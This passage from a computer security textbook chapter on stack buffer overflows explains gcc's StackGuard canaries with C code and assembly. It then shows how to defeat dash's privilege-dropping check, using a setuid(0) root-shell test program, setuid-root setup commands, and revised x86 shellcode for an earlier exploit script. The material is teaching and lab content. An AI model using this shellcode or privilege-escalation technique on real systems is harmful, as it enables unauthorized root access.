Let us look at the following function, and think about whether we can manually add some code and variables to the function, so in case the buffer is overflown and the return address is overwritten, we can preempt the returning from the function, thus preventing the malicious code from being triggered. Ideally, the code we add to the function should be independent from the existing code of the function; this way, we can use the same code to protect all functions, regardless of what their functionalities are.

```
void foo (char *str)
{
   char buffer[12];
   strcpy (buffer, str);
   return;
}
```

First, let us place a guard between the buffer and the return address. We can easily achieve that by defining a local variable at the beginning of the function. It should be noted that in reality, how local variables are placed on the stack and in what order is decided by the compiler, so there is no guarantee that the variable defined first in the source code will be allocated closer to the return address. We will temporarily ignore this fact, and assume that the variable (called `guard`) is allocated between the return address and the rest of the function's local variables.

We will initialize the variable `guard` with a secret. This secret is a random number generated in the `main()` function, so every time the program runs, the random number is different. As long as the secret is not predictable, if the overflowing of the buffer has led to the modification of the return address, it must have also overwritten the value in guard. The only way not to modify guard while still being able to modify the return address is to overwrite guard with its original value. Therefore, attackers need to guess what the secret number is, which is difficult to achieve if the number is random and large enough.

One problem we need to solve is to find a place to store the secret. The secret cannot be stored on the stack; otherwise, its value can also be overwritten. Heap, data segment, and BSS segment can be used to store this secret. It should be noted that the secret should never be hard-coded in the code; or it will not be a secret at all. Even if one can obfuscate the code, it is just a matter of time before attackers can find the secret value from the code. In the following code, we define a global variable called secret, and we initialize it with a randomly-generated number in the main() function (not shown). As we have learned from the beginning of the section, uninitialized global variables are allocated in the BSS segment.

```
// This global variable will be initialized with a random
// number in the main() function.
int secret;

void foo (char *str)
{
   int guard;
   guard = secret;           ← Assigning a secret value to guard

   char buffer[12];
   strcpy (buffer, str);

   if (guard == secret)      ← Check whether guard is modified or not
      return;
   else
      exit(1);
}
```

From the above code, we can also see that before returning from the function, we always check whether the value in the local variable guard is still the same as the value in the global variable secret. If they are still the same, the return address is safe; otherwise, there is a high possibility that the return address may have been overwritten, so the program should be terminated.

4.10.3 StackGuard Implementation in gcc

The manually added code described above illustrates how StackGuard works. Since the added code does not depend on the program logic of the function, we can ask compilers to do that for us automatically. Namely, we can ask compilers to add the same code to each function: at the beginning of each function, and before each return instruction inside the function.

The gcc compiler has implemented the StackGuard countermeasure. If you recall, at the beginning of this chapter, when we launched the buffer overflow attack, we had to turn off the StackGuard option when compiling the vulnerable program. Let us see what code is added to each function by gcc. The following listing shows the program from before, but containing no StackGuard protection implemented by the developer.

```
#include <string.h>
```

```
#include <stdio.h>
#include <stdlib.h>

void foo(char *str)
{
    char buffer[12];

    /* Buffer Overflow Vulnerability */
    strcpy(buffer, str);
}

int main(int argc, char *argv[])
{
    foo(argv[1]);

    printf("Returned Properly \n\n");
    return 0;
}
```

We run the above code with the arguments of different length. In the first execution, we use a short argument, and the program returns properly. In the second execution, we use an argument that is longer than the size of the buffer. Stackguard can detect the buffer overflow, and terminates the program after printing out a "`stack smashing detected`" message.

```
$ gcc -m32 -o prog prog.c
$ ./prog hello
Returned Properly

$ ./prog hello00000000000000
*** stack smashing detected ***:  terminated
Aborted
```

To understand how StackGuard is implemented in `gcc`, we examine the assembly code of the program. We can ask `gcc` to generate the assembly code by using the "`-S`" flag (`gcc -m32 -S prog.c`). The assembly code is shown in the listing below. The sections where the guard is set and checked are highlighted.

```
foo:
.LFB6:
        endbr32
        pushl   %ebp
        movl    %esp, %ebp
        pushl   %ebx
        subl    $36, %esp
        call    __x86.get_pc_thunk.ax
        addl    $_GLOBAL_OFFSET_TABLE_, %eax
        movl    8(%ebp), %edx
        movl    %edx, -28(%ebp)
        // Canary Set Start
        movl %gs:20, %ecx
        movl %ecx, -12(%ebp)
        xorl %ecx, %ecx
        // Canary Set End
        subl    $8, %esp
        pushl   -28(%ebp)
        leal    -24(%ebp), %edx
        pushl   %edx
        movl    %eax, %ebx
        call    strcpy@PLT
        addl    $16, %esp
        nop
        // Canary Check Start
        movl -12(%ebp), %eax
        xorl %gs:20, %eax
        je .L2
        call __stack_chk_fail_local
        // Canary Check End
.L2:
        movl    -4(%ebp), %ebx
        leave
        ret
```

We first examine the code that sets the guard value on stack. The relevant part of the code is shown in the listing below. In StackGuard, the guard is called *canary*.

```
movl    %gs:20, %ecx
movl    %ecx, -12(%ebp)
xorl    %ecx, %ecx
```

The code above first takes a value from `%gs:20` (offset `20` from the GS segment register, which points to a memory region isolated from the stack). The value is copied to `%ecx`, and then further copied to `%ebp-12`. From the assembly code, we can see that the random secret used by StackGuard is stored at `%gs:20`, while the canary is stored at location `%ebp-12` on the stack. The code basically copies the secret value to canary. Let us see how the canary is checked before function return.

```
    movl    -12(%ebp), %eax
    xorl    %gs:20, %eax
    je      .L2
    call    __stack_chk_fail_local
.L2:
    movl    -4(%ebp), %ebx
    leave
    ret
```

In the code above, the program reads the canary on the stack from the memory at `%ebp-12`, and saves the value to `%eax`. It then compares this value with the value at `%gs:20`, where canary gets its initial value. The next instruction, `je`, checks if the result of the previous operation (XOR) is `0`. If yes, the canary on the stack remains intact, indicating that no overflow has happened. The code will proceed to return from the function. If `je` detected that the XOR result is not zero, i.e., the canary on the stack was not equal to the value at `%gs:20`, an overflow has occurred. The program call `__stack_chk_fail`, which prints an error message and terminates the program.

Ensuring Canary Properties As discussed before, for the StackGuard solution, the secret value that the canary is checked against needs to satisfy two requirements:

- It needs to be random.
- It cannot be stored on the stack.

The first property is ensured by initializing the canary value using `/dev/urandom` [xorl, 2010]. The second property is ensured by keeping a copy of the canary value in `%gs:20`. The memory segment pointed by the `GS` register in `Linux` is a special area, which is different from the stack, heap, BSS segment, data segment, and the text segment. Most importantly, this `GS` segment is physically isolated from the stack, so a buffer overflow on the stack or heap will not be able to change anything in the `GS` segment. On 32-bit x86 architectures, `gcc` keeps the canary value at offset `20` from `%gs` and on 64-bit x86 architectures, `gcc` stores the canary value at offset `40` from `%fs`.

4.11 Defeating the Countermeasure in `bash` and `dash`

As we have explained before, the `dash` shell in Ubuntu 16.04 and 20.04 drops privileges when it detects that the effective UID does not equal to the real UID. This can be observed from `dash` program's changelog. We can see an additional check in Line ①, which compares the real and effective user/group IDs.

```
// main() function in main.c has the following changes:

++  uid = getuid();
++  gid = getgid();

++  /*
++   * To limit bogus system(3) or popen(3) calls in setuid binaries,
++   * require -p flag to work in this situation.
++   */
++  if (!pflag && (uid != geteuid() || gid != getegid())) {  ①
++     setuid(uid);
++     setgid(gid);
++     /* PS1 might need to be changed accordingly. */
++     choose_ps1();
++  }
```

The countermeasure implemented in `dash` can be defeated. One approach is not to invoke `/bin/sh` in our shellcode; instead, we can invoke another shell program. This approach requires another shell program, such as `zsh` to be present in the system. Another approach is to change the real user ID of the victim process to zero before invoking `dash`. We can achieve this by invoking `setuid(0)` before executing `execve()` in the shellcode. Let us do an experiment with this approach. We first change the `/bin/sh` symbolic link, so it points back to `/bin/dash` (in case we have changed it to `zsh` before):

```
$ sudo ln -sf /bin/dash /bin/sh
```

To see how the countermeasure in `dash` works and how to defeat it using the system call `setuid(0)`, we write the following C program.

```
// dash_shell_test.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
     char *argv[2];
     argv[0] = "/bin/sh";
     argv[1] = NULL;

     setuid(0);  // Set real UID to 0     ①
     execve("/bin/sh", argv, NULL);

     return 0;
}
```

The above program can be compiled and set up using the following commands (we need to make it root-owned Set-UID program):

```
$ gcc dash_shell_test.c -o dash_shell_test
$ sudo chown root dash_shell_test
$ sudo chmod 4755 dash_shell_test
$ dash_shell_test
#   ← Got the root shell!
```

After running the program, we did get a root shell. If we comment out Line ①, we will only get a normal shell, because dash has dropped the root privilege. We need to turn setuid(0) into binary code, so we can add it to our shellcode. The revised shellcode is described below.

Listing 4.4: Revised shellcode (revised_shellcode.py)

```
shellcode= (
    "\x31\xc0"             # xorl     %eax,%eax     ①
    "\x31\xdb"             # xorl     %ebx,%ebx     ②
    "\xb0\xd5"             # movb     $0xd5,%al     ③
    "\xcd\x80"             # int      $0x80         ④
    #---- The code below is the same as the one shown before ---
    "\x31\xc0"             # xorl    %eax,%eax
    "\x50"                 # pushl   %eax
    "\x68""//sh"           # pushl   $0x68732f2f
    "\x68""/bin"           # pushl   $0x6e69622f
    "\x89\xe3"             # movl    %esp,%ebx
    "\x50"                 # pushl   %eax
    "\x53"                 # pushl   %ebx
    "\x89\xe1"             # movl    %esp,%ecx
    "\x99"                 # cdq
    "\xb0\x0b"             # movb    $0x0b,%al
    "\xcd\x80"             # int     $0x80
).encode('latin-1')
```

The updated shellcode adds four instructions at the beginning: The first and third instructions together (Lines ① and ③) set eax to 0xd5 (0xd5 is setuid()'s system call number). The second instruction (Line ②) sets ebx to zero; the ebx register is used to pass the argument 0 to the `setuid()` system call. The fourth instruction (Line ④) invokes the system call. Using this revised shellcode, we can attempt the attack on the vulnerable program when `/bin/sh` is linked to `/bin/dash`.

If we use the above shellcode to replace the one used in `exploit.py` (Listing 4.2), and try the attack again, we will be able to get a root shell, even though we do not use `zsh` any more.

4.12 Summary

Buffer overflow vulnerabilities are caused when a program puts data into a buffer but forgets to check the buffer boundary. It does not seem that such a mistake can cause a big problem, other than crashing the program. As we can see from this chapter, when a buffer is located on the stack, a buffer overflow problem can cause the return address on the stack to be overwritten, resulting in the program to jump to the location specified by the new return address. By putting malicious code in the new location, attackers can get the victim program to execute the malicious code. If the victim program is privileged, such as a `Set-UID` program, a remote server, a device driver, or a root daemon, the malicious code can be executed using the victim program's privilege, which can lead to security breaches.

Buffer overflow vulnerability was the number one vulnerability in software for quite a long time, because it is quite easy to make such mistakes. Developers should use safe practices when saving data to a buffer, such as checking the boundary or specifying how much data can be copied to a buffer. Many countermeasures have been developed, some of which are already incorporated in operating systems, compilers, software development tools, and libraries. Not all countermeasures are fool-proof; some can be easily defeated, such as the randomization countermeasure for 32-bit machines and the non-executable stack countermeasure. In Chapter 5, we show how to use the return-to-libc attack to defeat the non-executable stack countermeasure.

❐ Hands-on Lab Exercise

We have developed a SEED lab for this chapter. The lab is called *Buffer-Overflow Vulnerability Lab*, and it is hosted on the SEED website: `https://seedsecuritylabs.org`. This lab comes with two versions, one running the vulnerable program as a `Set-UID` program, and the other using it as a remote server program. The attack techniques are quite similar.

The learning objective of this lab is for students to gain the first-hand experience on buffer-overflow vulnerability by putting what they have learned about the vulnerability from class into action. In this lab, students will be given a program with a buffer-overflow vulnerability; their task is to develop a scheme to exploit the vulnerability and finally gain the privilege. In addition to the attacks, students will be guided to walk through several protection schemes that have been implemented in the operating system to counter against buffer-overflow attacks. Students need to evaluate whether the schemes work or not and explain why.

❐ Problems and Resources

The homework problems, slides, and source code for this chapter can be downloaded from the book's website: `https://www.handsonsecurity.net/`.